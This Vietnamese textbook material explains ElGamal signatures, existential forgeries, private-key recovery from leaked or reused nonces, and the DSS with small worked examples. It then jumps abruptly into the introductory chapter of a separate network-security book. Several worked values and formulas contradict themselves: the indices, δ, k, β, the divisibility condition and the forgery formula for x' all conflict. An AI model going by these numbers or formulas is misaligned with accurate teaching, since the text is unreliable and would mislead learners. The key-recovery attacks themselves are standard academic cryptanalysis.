Cho p là số nguyên tố sao cho bài toán logarit rời rạc trên Z_p là khó và giả sử $\alpha \in Z_n$ là phần tử nguyên thuỷ $p = Z_p^*$, $a = Z_p^* \times Z_{p-1}$ và định nghĩa:

$$K = \{(p,\alpha,a,\beta) : \beta \equiv \alpha^a (\text{mod } p)\}.$$

Giá trị p,α,β là công khai, còn a là mật.

Với $K = (p, \alpha, a, \beta)$ và một số ngẫu nhiên (mật) $k \in Z_{p-1}$. định nghĩa :

$$Sig_k(x,y) = (\gamma,\delta),$$

trong đó $\gamma = \alpha^k \bmod p$

và $\delta = (x-a)\, k^{-1} \bmod (p-1)$.

Với $x,\gamma \in Z_p$ và $\delta \in Z_{p-1}$, ta định nghĩa :

$$Ver(x, \gamma, \delta) = true \Leftrightarrow \beta^{\gamma}\gamma^{\delta} \equiv \alpha^{x} (\text{mod } p).$$

Bob tính chữ kí bằng cách dùng cả gía trị mật a (là một phần của khoá) lẫn số ngẫu nhiên mật k (dùng để kí lên bức điện x). Việc xác minh có thực hiện duy nhất bằng thông báo tin công khai.

Chúng ta hãy xét một ví dụ nhỏ minh hoạ.

Giả sử cho p = 467, α =2, a = 127, khi đó:

$$\beta = \alpha^a \bmod p$$
$$= 2^{127} \bmod 467$$
$$= 132$$

Nếu Bob muốn kí lên bức điện x = 100 và chọn số ngẫu nhiên k =213 (chú ý là UCLN(213,466) =1 và $213^{-1} \bmod 466 = 431$. Khi đó

$$\gamma = 2^{213} \bmod 467 = 29$$

và $\delta = (100 - 127 \times 29)\ 431 \bmod 466 = 51.$

Bất kỳ ai củng có thể xác minh chữ kí bằng các kiểm tra :

$$132^{29}\ 29^{51} \equiv 189 \pmod{467}$$

và $$2^{100} \equiv 189 \pmod{467}$$

Vì thế chữ kí là hợp lệ.

Xét độ mật của sơ đồ chữ kí E. Giả sử, Oscar thử giả mạo chữ kí trên bức điện x cho trước không biết a. Nếu Oscar chọn γ và sau đó thử tìm giá trị δ tương ứng, anh ta phải tính logarithm rời rạc $\log_\gamma \alpha^x\beta^{-\gamma}$. Mặt khác, nếu đầu tiên ta chọn δ và sau đó thử tim γ và thử giải phương trình:

$$\beta^\gamma\ \gamma^\delta \equiv \alpha^x \pmod p.$$

để tìm γ. Đây là bài toán chưa có lời giải nào. Tuy nhiên, dường như nó chưa được gắn với đến bài toán đã nghiên cứu kĩ nào nên vẫn có khả năng có cách nào đó để tính δ và γ đồng thời để (δ, γ) là một chữ kí. Hiện thời không ai tìm được cách giải song cũng ai không khẳng định được rằng nó không thể giải được.

Nếu Oscar chọn δ và γ và sau đó tự giải tìm x, anh ta sẽ phải đối mặt với bài toán logarithm rời rạc, tức bài toán tính $\log_\alpha$ Vì thế Oscar không thể kí một bức điện ngẫu nhiên bằng biện pháp này. Tuy nhiên, có một cách để Oscar có thể kí lên bức điện ngẫu nhiên bằng việc chọn γ, δ và x đồng thời: giả thiết i và j là các số nguyên $0 \le i \le p-2$, $0 \le j \le p-2$ và UCLN(j,p-2) = 1. Khi đó thực hiện các tính toán sau:

$$\gamma = \alpha^i \beta^j \bmod p$$

$$\delta = -\gamma\, j^{-1} \bmod (p-1)$$

$$x = -\gamma\, i\, j^{-1} \bmod (p-1)$$

Trong đó j^{-1} được tính theo modulo (p-1) (ở đây đòi hỏi j nguyên tố cùng nhau với p-1).

Ta nói rằng (γ, δ) là chữ kí hợp lệ của x. Điều này được chứng minh qua việc kiểm tra xác minh :

Ta sẽ minh hoạ bằng một ví dụ :

Giống như ví dụ trước cho p = 467, α = 2, β =132. Giả sữ Oscar chọn i = 99,j = 179; khi đó $j^{-1} \bmod (p-1) = 151$. Anh ta tính toán như sau:

$$\gamma = 2^{99}132^{197} \bmod 467 = 117$$

$$\delta = -117 \times 151 \bmod 466 = 51.$$

$$x = 99 \times 41 \bmod 466 = 331$$

Khi đó (117, 41) là chữ kí hợp lệ trên bức điện 331 như thế đã xác minh qua phép kiểm tra sau:

$132^{117}\, 117^{41} \equiv 303 \pmod{467}$

và $2^{331} \equiv 303 \pmod{467}$

Vì thế chữ kí là hợp lệ.

Sau đây là kiểu giả mạo thứ hai trong đó Oscar bắt đầu bằng bức điện được Bob kí trước đây. Giả sử (γ, δ) là chữ kí hợp lệ trên x. Khi đó Oscar có khả năng kí lên nhiều bức điện khác nhau. Giả sử i, j, h là các số nguyên, $0 \le h, i, j \le p-2$ và UCLN (h γ - j δ, p-1) = 1. Ta thực hiện tính toán sau:

$\lambda = \gamma^h \alpha^i \beta^j \bmod p$

$\mu = \delta\lambda(h\gamma - j\delta)^{-1} \bmod (p-1)$

$x' = \lambda(hx+i\delta)^{-1} \bmod (p-1)$,

Trong đó $(h\gamma - j\delta)^{-1}$ được tính theo modulo (p-1). Khi đó dễ dàng kiểm tra điệu kiện xác minh :

$$\beta^{\lambda} \lambda^{\mu} \equiv \alpha^{x'} \pmod p$$

vì thế (λ, μ)là chữ kí hợp lệ của x'.

Cả hai phương pháp trên đều tạo các chữ kí giả mạo hợp lệ song không xuất hiện khả năng đối phương giả mạo chữ kí trên bức điện có sự lựu chọn của chính họ mà không phải giải bài toán logarithm rời rạc, vì thế không có gì nguy hiểm về độ an toàn của sơ đồ chữ kí Elgamal.

Cuối cùng, ta sẽ nêu vài cách có thể phải được sơ đồ này nếu không áp dụng nó một cách cẩn thận (có một số ví dụ nữa về khiếm khuyết của giao thức, một số trong đó là xét trong chương 4). Trước hết, giá trị k ngẫu nhiên được dùng để tính chữ kí phải giữ kín không để lộ. vì nếu k bị lộ, khá đơn giản để tính :

$$A = (x - k\gamma)\delta^{-1} \bmod (p-1).$$

Dĩ nhiên, một khi a bị lộ thì hệ thống bị phá và Oscar có thể dễ dang giả mạo chữ kí.

Một kiểu dung sai sơ đồ nữa là dùng cùng giá trị k để kí hai bức điện khác nhau. điều này cùng tạo thuận lợi cho Oscar tinh a và phá hệ thống. Sau đây là cách thực hiện. Giả sử (γ, δ_1) là chữ kí trên x_1 và (γ, δ_2) là chữ kí trên x_2. Khi đó ta có:

$$\beta^{\gamma} \gamma^{\delta 1} \equiv \alpha^{x1} \pmod p$$

và $$\beta^{\gamma} \gamma^{\delta 2} \equiv \alpha^{x2} (\text{mod} p).$$

Như vậy

$$\alpha^{x1-x2} \equiv \alpha^{\delta 1-\delta 2} \pmod p.$$

Nếu viết $\gamma = \alpha^k$, ta nhận được phương trình tìm k chưa biết sau.

$$\alpha^{x1-x2} \equiv \alpha^{k(\delta 1 - \delta 2)} \pmod{p}$$

tương đương với phương trình

$$x_1 - x_2 \equiv k(\delta_1 - \delta_2) \pmod{p-1}.$$

Bây giờ giả sử d =UCLN($\delta_1 - \delta_2$, p-1). Vì d | (p-1) và d | ($\delta_1 - \delta_2$) nên suy ra d | ($x_1 - x_2$). Ta định nghĩa:

$$x' = (x_1 - x_2)/d$$

$$\delta' = (\delta_1 - \delta_2)/d$$

$$p' = (p - 1)/d$$

Khi đó đồngdư thức trở thành:

$$x' \equiv k\,\delta' \pmod{p'}$$

vì UCLN(δ', p') = 1,nên có thể tính:

$$\varepsilon = (\delta')^{-1} \bmod p'$$

Khi đó giá trị k xác định theo modulo p' sẽ là:

$$k = x'\,\varepsilon \bmod p'$$

Phương trình này cho d giá trị có thể của k

$$k = x'\,\varepsilon + i\,p' \bmod p$$

với i nào đó, $0 \le i \le d-1$. Trong số d giá trị có có thế này, có thể xác định được một giá trị đúng duy nhất qua việc kiểm tra điều kiện

$$\gamma \equiv \alpha^k \pmod{p}$$

5.3. Chuẩn chữ kí số.

Chuẩn chữ kí số(DSS) là phiên bản cải tiến của sơ đồ chữ kí Elgamal. Nó được công bố trong Hồ Sơ trong liên bang vào ngày 19/5/94 và được làm

chuẩn voà 1/12/94 tuy đã được đề xuất từ 8/91. Trước hết ta sẽ nêu ra những thay đổi của nó so với sơ đồ Elgamal và sau đó sẽ mô tả cách thực hiện nó.Trong nhiều tinh huống, thông báo có thể mã và giải mã chỉ một lần nên nó phù hợp cho việc dùng với hệ mật bất kì (an toàn tại thời điểm được mã). Song trên thực tế, nhiều khi một bức điện được dùng làm một tài liệu đối chứng, chẳng hạn như bản hợp đồng hay một chúc thư và vì thế cần xác minh chữ kí sau nhiều năm kể từ lúc bức điện được kí. Bởi vậy, điều quan trọng là có phương án dự phòng liên quan đến sự an toàn của sơ đồ chữ kí khi đối mặt với hệ thống mã. Vì sơ đồ Elgamal không an toàn hơn bài toán logarithm rời rạc nên cần dung modulo p lớn. Chắc chắn p cần ít nhất là 512 bít và nhiều người nhất trí là p nên lấy p=1024 bít để có độ an toàn tốt.

Tuy nhiên, khi chỉ lấy modulo p =512 thì chữ kí sẽ có 1024 bít. Đối với nhiều ứng dụng dùng thẻ thông minh thì cần lại có chữ kí ngắn hơn. DSS cải tiến sơ đồ Elgamal theo hướng sao cho một bức điện 160 bít được kí bằng chữ kí 302 bít song lại p = 512 bít. Khi đó hệ thống làm việc trong nhóm con Z_n^* kích thước 2^{160}. Độ mật của hệ thống dựa trên sự an toàn của việc tìm các logarithm rời rạc trong nhóm con Z_n^*.

Sự thay đổi đầu tiên là thay dấu " - " bằng "+" trong định nghĩa δ, vì thế:

$$\delta = (x + \alpha\gamma)k^{-1} \bmod (p-1)$$

thay đổi kéo theo thay đổi điều kiện xác minh như sau:

$$\alpha^x \beta^\gamma \equiv \gamma^\delta \pmod p \quad (6.1)$$

Nếu UCLN $(x + \alpha\gamma, p-1) = 1$thì $\delta^{-1} \bmod (p-1)$ tồn tại và ta có thể thay đổi điều kiện (6.1) như sau:

$$\alpha^{x\delta^{-1}} \beta^{\gamma\delta^{-1}} \equiv \gamma \pmod p \quad (6.2)$$

Đây là thay đổi chủ yếu trong DSS. Giả sử q là số nguyên tố 160 bít sao cho q | (q-1) và α là căn bậc q của một modulo p. (Dễ dàng xây dựng một α như vậy: cho α_0 là phần tử nguyên thuỷ của Z_p và định nghĩa $\alpha = \alpha_0^{(p-1)/q} \bmod p$).

Khi đó β và γ cũng sẽ là căn bậc q của 1. vì thế các số mũ Bất kỳ của α, β và γ có thể rút gọn theo modulo q mà không ảnh hưởng đến điều kiện xác minh (6.2). Điều rắc rối ở đây là γ xuất hiện dưới dạng số mũ ở vế trái của (6.2) song không như vậy ở vế phải. Vì thế, nếu γ rút gọn theo modulo q thì cũng phải rút gọn toàn bộ vế trái của (6.2) theo modulo q để thực hiện phép kiểm tra. Nhận xét rằng, sơ đồ (6.1) sẽ không làm việc nếu thực hiện rút gọn theo modulo q trên (6.1). DSS được mô tả đầy đủ trong sơ đồ dưới.

Chú ý cần có $\delta \not\equiv 0 \pmod q$ vì giá trị $\delta^{-1} \bmod q$ cần thiết để xác minh chữ kí (điều này tương với yêu cầu UCLN(δ, p-1) =1 khi biến đổi (6.1) thành (6.2). Nếu Bob tính $\delta \equiv 0 \pmod q$ theo thuật toán chữ kí, anh ta sẽ loại đi và xây dựng chữ kí mới với số ngẫu nhiên k mới. Cần chỉ ra rằng, điều này có thể không gần vấn đề trên thực tế: xác xuất để $\delta \equiv 0 \pmod q$ chắc sẽ xảy ra cở 2^{-160} nên nó sẽ hầu như không bao giờ xảy ra.

Dưới đây là một ví dụ minh hoạ nhỏ

Chuẩn chữ kí số.

Giả sử p là số nguyên tố 512 bít sao cho bài toán logarithm rời rạc trong Z_p không giải được, cho p là số nguyên tố 160 bít là ước của (p-1). Giả thiết $\alpha \in Z_p$ là căn bậc q của 1modulo p: Cho $p = Z_p$. $a = Z_q \times Z_p$ và định nghĩa :

$$A = \{(p,q,\alpha ,a,\beta) : \beta \equiv \alpha^a \pmod p\}$$

các số p, q, α và β là công khai, có a mật.

Với K = (p,q,α ,a,β)và với một số ngẫu nhiên (mật) k ,$1 \le k \le q-1$, ta định nghĩa:

$$sig_k (x,k) = (\gamma ,\delta)$$

trong đó $\gamma = (\alpha^k \bmod p) \bmod q$

và $\delta = (x + a\gamma)k^{-1} \bmod q$

Với $x \in Z_p$ và $\gamma ,\delta \in Z_q$, qua trình xác minh sẽ hoàn toàn sau các tính toán :

$$e_1 = x\delta^{-1} \bmod q$$

$$e_2 = \gamma\delta^{-1} \bmod q$$

$$ver_k(x, \gamma, \delta) = true \Leftrightarrow (\alpha^{e_1}\beta^{e_2} \bmod p) \bmod q = \gamma$$

Ví dụ:

Giả sử q =101, p = 78 q+1 =7879.3 là phần tử nguyên thuỷ trong Z_{7879} nên ta có thể lấy: $\alpha = 3^{78} \bmod 7879 = 170$

Giả sử a =75, khi đó :

$$\beta = \alpha^a \bmod 7879 = 4576$$

Bây giờ giả sữ Bob muốn kí bức điện x = 1234 và anh ta chọn số ngẫu nhiên k =50, vì thế :

$$k^{-1} \bmod 101 = 99$$

khi đó $\gamma = (170^{30} \bmod 7879) \bmod 101$

$= 2518 \bmod 101$

$= 94$

và $\delta = (1234 + 75 \times 94) \bmod 101$

$= 96$

Chữ kí (94, 97) trên bức điện 1234 được xác minh bằng các tính toán sau:

$$\delta^{-1} = 97^{-1} \bmod 101 = 25$$

$e_1 = 1234 \times 25 \bmod 101 = 45$

$e_2 = 94 \times 25 \bmod 101 = 27$

$(170^{45}\ 4567^{27} \bmod 7879) \bmod = 2518 \bmod 101 = 94$

vì thế chữ kí hợp lệ.

Khi DSS được đề xuất năm 1991, đã có một vài chỉ trích đưa ra. Một ý kiến cho rằng, việc xử lý lựa chọn của NIST là không công khai. Tiêu chuẩn đã được Cục An ninh Quốc gia (NSA) phát triển mà không có sự tham gia của khôi công nghiệp Mỹ. Bất chấp những ưu thế của sơ đồ, nhiều người đã đóng chặt cửa không tiếp nhận.

Còn những chỉ trích về mặt kĩ thuật thì chủ yếu là về kích thước modulo p bị cố định = 512 bít. Nhiều người muốn kích thước này có thể thay đổi được nếu cần, có thể dùng kích cỡ lớn hơn. Đáp ứng những đòi hỏi này, NIST đã chọn tiêu chuẩn cho phép có nhiều cở modulo, nghĩa là cỡ modulo bất kì chia hết cho 64 trong phạm vi từ 512 đến 1024 bít.

Một phàn nàn khác về DSS là chữ kí được tạo ra nhanh hơn việc xác minh nó. Trong khi đó, nếu dùng RSA làm sơ đồ chữ kí với số mũ xác minh công khai nhỏ hơn (chẳng hạn = 3) thì có thể xác minh nhanh hơn nhiều so với việc lập chữ kí. Điều này dẫn đến hai vấn đề liên quan đến những ứng dụng của sơ đồ chữ kí:

1.Bức điện chỉ được kí một lần, song nhiều khi lại cần xác minh chữ kí nhiều lần trong nhiều năm. Điều này lại gợi ý nhu cầu có thuật toán xác minh nhanh hơn.

2.Những kiểu máy tính nào có thể dùng để kí và xác minh ? Nhiều ứng dụng, chẳng hạn các thẻ thông minh có khả năng xử lý hạn chế lại liên lạc với máy tính mạnh hơn. Vi thế có nhu cầu nhưng thiết kế một sơ đồ để có thực hiện trên thẻ một vài tính toán. Tuy nhiên, có những tình huống cần hệ thống mình tạo chữ kí, trong những tình huống khác lại cần thẻ thông minh xác minh chữ kí. Vì thế có thể đưa ra giải pháp xác định ở đây.

Sự đáp ứng của NIST đối với yêu cầu về số lần tạo xác minh chữ kí thực ra không có vấn đề gì ngoài yêu cầu về tốc độ, miễn là cả hai thể thực hiện đủ nhanh.

Bảo mật mạng
Bí quyết và giải pháp

CHƯƠNG 1
Mở đầu

Tầm quan trọng của an ninh truyền thông từ lâu đã được ghi nhận trong quân sự và trong những lĩnh vực hoạt động xã hội nơi có thể xuất hiện sự uy hiếp đến an ninh quốc gia. Việc làm chủ an ninh truyền thông và những con số bí mật của nó - giải mã các mật mã - được công nhận như một tác nhân quan trọng đem lại chiến thắng trong rất nhiều cuộc xung đột quân sự từ nhiều thế kỷ qua, trong đó có cả Thế chiến thế II ở thế kỷ trước. Với khái niệm này an ninh truyền thông là phương tiện che dấu thông tin và bảo vệ nó không bị bóp méo hay bị mất mát trong quá trình truyền tin. Việc giải mã các mật mã là những phương tiện làm vô hiệu hoá các khả năng an ninh của đối phương.

Quyển sách này không đề cập đến an ninh truyền thông ở cấp an ninh quốc gia, mà chỉ đề cập đến việc ứng dụng các kỹ thuật tương tự cho các mạng máy tính trong thương mại và trong các lĩnh vực không mật khác của chính phủ. ứng dụng rộng rãi của những kỹ thuật như vậy trong những lĩnh vực này gần đây mới được chứng nhận. Việc giải mã các mật mã từ lâu đã được coi là các cuộc chiến phức tạp và khó chịu cho dù giá thành của các giải pháp an ninh phức tạp cũng không nói lên điều gì. Tuy nhiên, hiện nay có ba xu hướng phát triển chính làm cho các vấn đề an ninh truyền thông ngày càng trở nên nghiêm trọng và buộc chúng ta cần phải đánh giá khẩn cấp quan điểm này là:

- Sự gia tăng liên kết giữa các hệ thống và các mạng làm cho một hệ thống bất kỳ đều có thể trở thành truy cập được đối với một cộng đồng người dùng hoàn toàn không quen biết gia tăng nhanh chóng về số lượng.
- Việc sử dụng ngày càng nhiều mạng máy tính để truyền đi các thông tin nhạy cảm an ninh, ví dụ như, chuyển tiền điện tử, trao đổi dữ liệu thương mại, các thông tin không mật nhưng nhạy cảm của chính phủ, và các thông tin liên quan đến tài sản của các công ty và các tập đoàn v.v..
- Kỹ thuật tấn công mạng máy tính ngày càng trở nên dễ dàng hơn nhờ có sẵn các công nghệ phát triển phức tạp và giá thành của các công nghệ đó thường xuyên giảm xuống nhanh chóng làm cho bất kỳ người hiếu kỳ nào cũng có thể trở thành kẻ tấn công mạng.

Những kẻ tấn công mạng (hacker) hiện nay là những phần tử "thâm canh cố đế" của môi trường mạng diện rộng [STE1]. Các mạng của chính phủ, của các cơ quan tài chính, của những công ty viễn thông và các tập đoàn tư nhân đã trở thành những nạn nhân của các vụ đột nhập của hacker và trong tương lai vẫn là những mục tiêu săn đuổi của chúng.

Các vụ đột nhập mạng thường có phạm vi tác động rất rộng như một số biểu hiện của các trường hợp đã được ghi lại dưới đây:

- Một loạt các đợt tấn công của hacker vào hàng trăm cơ sở nghiên cứu của chính phủ và quân đội Mỹ được mô tả chi tiết bởi cơ quan Cliff Stoll [STOL1]. Đó là trường hợp của các đợt tấn công thành công (hầu như không bị phát hiện) trong thời gian nhiều tháng trời. Thủ phạm là một cơ quan tình báo nước ngoài. Động cơ cá nhân của hacker là cơ hội thu lợi về tài chính. Từ câu truyện của Cliff Stoll thì thông điệp làm cho những thao tác viên mạng và những người dùng lo lắng nhất chính là sự dễ dàng mà các hacker đã đột nhập và thiết bị rất sơ đẳng mà chúng đã sử dụng với trình độ kỹ thuật tầm thường.
- Con sâu mạng (Internet Worm) được thả lên mạng Internet vào tháng 11 năm 1988 bởi sinh viên Robert Morris Jr. của trường đại học Cornell [SPA1]. Con sâu mạng này là một chương trình đột nhập tự nhân bản. Nó tiến hành quét toàn mạng internet để lan nhiễm và khống chế hữu hiệu tối thiểu là 1200 (có thể lên đến 6000) máy tính mạng internet chạy trên hệ điều hành UNIX.

Khó có thể thu thập được đầy đủ các số liệu tin cậy về các vụ đột nhập của hacker và các sự cố an ninh khác, vì chính các nạn nhân từ chối không tự nhận họ bị (hoặc đã bị) thiệt hại. Có thể thấy xu hướng gia tăng của các vụ đột nhập nhập mạng internet qua các số liệu thống kê về các sự cố an ninh đực lưu trữ tại ủy Ban Chịu Trách Nhiệm Về Các Vấn Đề Khẩn Cấp Các Máy Tính Mạng Internet - được hình thành từ sau sự cố con sâu mạng Internet (Internet Computer Emergency Response Team, viết tắt là CERT). Số các sự cố được ghi lại trong thời kỳ từ 1989 đến 1992 được trình bày trong bảng 1-1. Lưu ý rằng, một sự cố có thể chỉ tác động tới một địa chỉ hoặc cũng có thể tác động đến hàng ngàn địa chỉ và các sự cố có thể có tác động trong một thời gian dài.

Năm	Số sự cố
1989	132
1990	252
1991	406
1992	773

Bảng 1-1: Các sự cố an ninh mạng Internet được ghi lại trong giai đoạn 1989-1992

Có rất nhiều động cơ sâu xa để tấn công vào các mạng thương mại hoặc không mật của chính phủ. Đó là các vụ đột nhập mạo hiểm và phiêu lưu để gian lận tài chính, ăn cắp tài nguyên viễn thông, làm gián điệp công nghiệp, nghe lén để lấy trộm thông tin phục vụ cho lợi ích chính trị hoặc tài chính của những nhân viên bất bình hoặc những kẻ cố tình phá hoại. Ngoài những kiểu tấn công cố tình thì an ninh truyền thông cũng cần phải ngăn ngừa sự khai thác vô tình của người dùng. Việc kết nối vô tình của phiên truyền thông nhạy cảm đến một địa chỉ sai hoặc một lỗi vô tình đối với thông tin nhạy cảm cần được bảo vệ có thể gây ra một sự phá hoại thành công như một sự tấn công có chủ ý .

1.1 Các yêu cầu đặc trưng về an ninh mạng

Sự đe doạ của các hacker luôn là một mối quan tâm trong tất cả mọi mạng có truy cập công cộng hay có sử dụng các phương tiện công cộng. Tuy nhiên, đó không chỉ đơn thuần chỉ là sự lo lắng. Để đưa ra được các yêu cầu về an ninh mạng chúng ta hãy xét những vấn đề an ninh trong một số môi trường ứng dụng mạng quan trọng dưới đây.

Trong lĩnh vực ngân hàng

Từ những năm 1970, dịch vụ chuyển tiền điện tử CTĐT (Electronic Funds Transfer, viết tắt là EFT) đã là tiêu điểm của ứng dụng an ninh truyền thông trong công nghiệp tài chính [PARR1]. Mối quan tâm chính là đảm bảo sao cho không cho bất kỳ ai can thiệp vào quá trình CTĐT, vì chỉ cần đơn giản sửa lượng tiền chuyển khoản hay sửa số tài khoản là có thể gian lận được một khoản tài chính khổng lồ.

Đây là vấn đề chính của các cơ quan tài chính, nơi phát sinh và xử lý các giao dịch, vì họ phải đương đầu với viễn cảnh chịu đựng những chi phí tổn thất của sự gian lận. Cho dù có phát hiện được sự gian lận thì trong thực tế cũng khó có thể khởi tố được vì nhiều l?ý do, và đó đang trở thành một thiệt hại công cộng hiển nhiên đối với các cơ quan này. Do hệ thống tài chính có chứa đựng yếu tố nguy hại như vậy từ phía xã hội, nên việc bảo vệ hệ thống này cũng liên quan đến các cơ quan chính phủ. Một vụ tấn công nghiêm

trọng quy mô lớn vào một mạng của hệ thống tài chính quan trọng cũng có thể tác động làm mất ổn định nền kinh tế của một quốc gia.

Tính chất nghiêm trọng của các vấn đề an ninh trong nền công nghiệp tài chính và sự hỗ trợ từ phía chính phủ đã làm cho các ứng dụng công nghệ an ninh trong ngành công nghiệp này trở thành vị trí đứng đầu trong thế giới thương mại.

Trong những năm 1980, việc ra mắt những mạng máy nói tự động (Automatic Teller Machine, viết tắt là ATM) và các dịch vụ CTĐT tại nơi bán (EFTPOS) đã làm tăng các vấn đề mới về an ninh truyền thông trong thị trường kinh doanh ngân hàng bán lẻ [DAV1, MEY1]. Việc đưa vào sử dụng các tiện ích như vậy yêu cầu sử dụng các thẻ nhựa và các số nhận dạng cá nhân SNDCN (Personal Identification Number, viết tắt là PIN). Nhưng, vì các thẻ này thường xuyên bị mất cắp và dễ bị làm giả, nên an ninh của các hệ thống phụ thuộc vào sự bí mật của các SNDCN. Việc giữ bí mật của các SNDCN bị phức tạp hoá bởi một thực tế là trong quá trình xử lý một giao dịch thì phải liên quan đến các mạng được quản lý đa phân chia.

Hơn nữa, các ngân hàng đã nhìn thấy trước được sự tiết kiệm chi phí trong việc thay thế các dịch vụ giao dịch trên giấy bằng các dịch vụ giao dịch điện tử. Nên khi các dịch vụ giao dịch điện tử mới ra đời ngày càng nhiều thì an ninh mạng cũng yêu cầu phải phát triển theo.

Càng ngày, các ngân hàng cần phải bảo đảm rằng người tham gia mở giao dịch phải là chính chủ (xác thực). Do vậy, cần có một chữ k?ý điện tử tương đương với chữ k?ý trên giấy của khách hàng. Các ngân hàng cũng chịu trách nhiệm về sự bí mật của các giao dịch.

Trong thương mại điện tử

Việc trao đổi dữ liệu điện tử TĐDLĐT đã bắt đầu làm xuất hiện một vùng ứng dụng viễn thông cơ bản từ những năm 1980 [SOK1]. Mục tiêu của TĐDLĐT là thay thế toàn bộ các hình thức giao dịch thương mại trên giấy (ví dụ như đơn đặt hàng, hoá đơn thanh toán, các chứng từ, v.v..) bằng các giao dịch điện tử tương đương. TĐDLĐT có thể đem lại một sự giảm giá thành đáng kể trong hoạt động kinh doanh.

Để làm cho TĐDLĐT được chấp nhận rộng rãi trong hoạt động kinh doanh thương mại thì an ninh là một yếu tố không thể thiếu được. Người dùng cần phải được đảm bảo chắc chắn rằng, hệ thống điện tử cung cấp cho họ sự bảo vệ tương đương (không nói là tốt hơn) để tránh sai sót, hiểu lầm và chống lại những hành vi gian lận so với sự bảo vệ mà họ đã quen thuộc trước đó ở hệ thống quản lý giấy tờ và chữ ký trên giấy.

Trong TĐDLĐT có một nhu cầu thiết yếu để bảo vệ chống lại việc sửa đổi dữ liệu vô tình hay cố ?ý ?và để đảm bảo rằng, xuất sứ của mọi giao dịch đều hợp lệ. Tính chất bí mật và riêng tư của các giao dịch cũng cần phải

được đảm bảo vì trong đó có chứa các thông tin bí mật của công ty. Về khía cạnh này thì TĐDLĐT hoàn toàn giống như dịch vụ CTĐT. Tuy nhiên, dịch vụ CTĐT đưa ra các thách thức mới về an ninh, vì cộng đồng các người dùng lớn hơn và các tổ chức kinh doanh ngày càng phát triển nhiều hơn.

Dịch vụ CTĐT cũng đưa ra một yêu cầu mới cơ bản. Các giao dịch CTĐT cấu thành các hợp đồng kinh doanh, có nghĩa là chúng phải có các chữ k?ý điện tử có tính hợp pháp giống như các chữ k?ý trên giấy. Ví dụ, chúng có thể được chấp nhận như bằng chứng trong việc giải quyết các tranh chấp trước toà án luật pháp. Để chữ k?ý điện tử có được vị trí hợp pháp bây giờ, người ta đã phải tranh luận trong nhiều năm trời. Ví dụ, như năm 1992, Hiệp hội các Đạo luật của Hợp chủng quốc Hoa kỳ có đưa ra một Nghị quyết có nội dung như sau:

Ghi nhận, các thông tin ở dạng điện tử, trong điều kiện thích hợp, có thể được coi là thoả mãn các yêu cầu hợp pháp so với chữ viết hoặc chữ ký trên giấy hoặc ở dạng truyền thống khác trong cùng một phạm vi, khi đã chấp nhận các thủ tục, các kỹ thuật và thực tiễn an ninh tương ứng.

Vì tiết kiệm chi phí cho người dùng và các cơ hội thị trường mở rộng cho các nhà cung cấp thiết bị, dịch vụ CTĐT được xem như một cơ hội lớn đối với người dùng cũng như các nhà bán hàng. Các giải pháp kỹ thuật và các tiêu chuẩn hỗ trợ cho an ninh CTĐT đang trở thành điều quan trọng cơ bản đối với hầu hết tất cả các ngành công nghiệp.

Trong các cơ quan chính phủ

Các cơ quan chính phủ ngày càng sử dụng nhiều mạng truyền thông máy tính để truyền tải thông tin. Nhiều trong số các thông tin đó hoàn toàn không liên quan đến an ninh quốc gia, nên chúng không phải là các thông tin mật. Tuy nhiên, chúng lại yêu cầu cần được bảo vệ an ninh vì những l?ý do khác, chẳng hạn như bảo vệ tính riêng tư hợp pháp. Những thông tin không mật nhưng nhạy? cảm này có thể được truyền tải đi thông qua thiết bị nối mạng thương mại có sẵn sử dụng các cấp giám sát an ninh thoả đáng.

Ví dụ, ở Mỹ, Đạo luật An ninh Máy tính năm 1987 có đưa ra khái niệm về cái gọi là "thông tin nhạy cảm" được định nghĩa như là "mọi thông tin bất kỳ, mà sự làm thất thoát nó, sử dụng sai nó hoặc truy nhập trái phép hay sửa đổi nó có thể tác động chống lại lợi ích của quốc gia hoặc chống lại sự chỉ đạo của các chương trình Liên bang, hoặc các quyền riêng tư của các cá nhân được nêu trong Điều 552a, Khoản 5, Luật Hoa kỳ (Đạo luật về quyền cá nhân), nhưng chưa được đăng ký bản quyền đặc biệt theo tiêu chuẩn mà Quốc hội phê chuẩn đều phải được giữ bí mật để bảo vệ lợi ích quốc gia và ngoại giao". Uỷ ban các tiêu chuẩn của Hoa kỳ (NIST) đã được giao "trách nhiệm phát triển và đề ra các tiêu chuẩn và hướng dẫn thi hành ... để có thể đảm bảo được an ninh và tính bí mật riêng tư của các thông tin nhạy cảm".

Quy dịnh này còn phân biệt sự khác nhau giữa các thông tin nhạy cảm và thông tin mật thuộc sự quản lý của Cơ quan An ninh Quốc gia. Nhiều quốc gia khác cũng có các chính sách thích ứng để công nhận và quản lý các dữ liệu không mật nhưng nhạy cảm.

Vấn đề an ninh nổi bật nhất là sự đảm bảo giữ được tính bí mật và riêng tư, có nghĩa là, thông tin không bị lộ do vô tình hay cố ý đối với tất cả những ai không có quyền sở hữu những thông tin đó. Một nội dung an ninh khác là đảm bảo rằng, thông tin không bị truy nhập hoặc sửa đổi bởi bất kỳ ai không có quyền chính đáng.

Những tiết kiệm chi phí của giao dịch điện tử so với giao dịch trên giấy, ví dụ như tạo hồ sơ điện tử về hoàn trả thuế, cũng đang được các cơ quan chính phủ triển khai nhanh chóng. Ngoài những đảm bảo về tính bí mật và riêng tư, những hệ thống như vậy đều đưa ra yêu cầu đối với các chữ ký điện tử khả thi về mặt luật pháp. Năm 1991, với việc dỡ bỏ rào chắn của các điều luật chính Chính phủ Hoa kỳ đã mở đường cho viêc sử dụng chữ ký điện tử. Một Quyết nghị của của Uỷ ban Kiểm soát có nêu rằng, các hợp đồng có sử dụng chữ ký điện tử đều có giá trị pháp l?ý đối với các cơ quan chính phủ có trang bị các hệ thống an ninh hoàn hảo (Thông báo của chính phủ liên bang về luật bản quyền hoặc các tiêu chuẩn chữ ký số hoá phải được tuân thủ).

Trong các tổ chức viễn thông công cộng

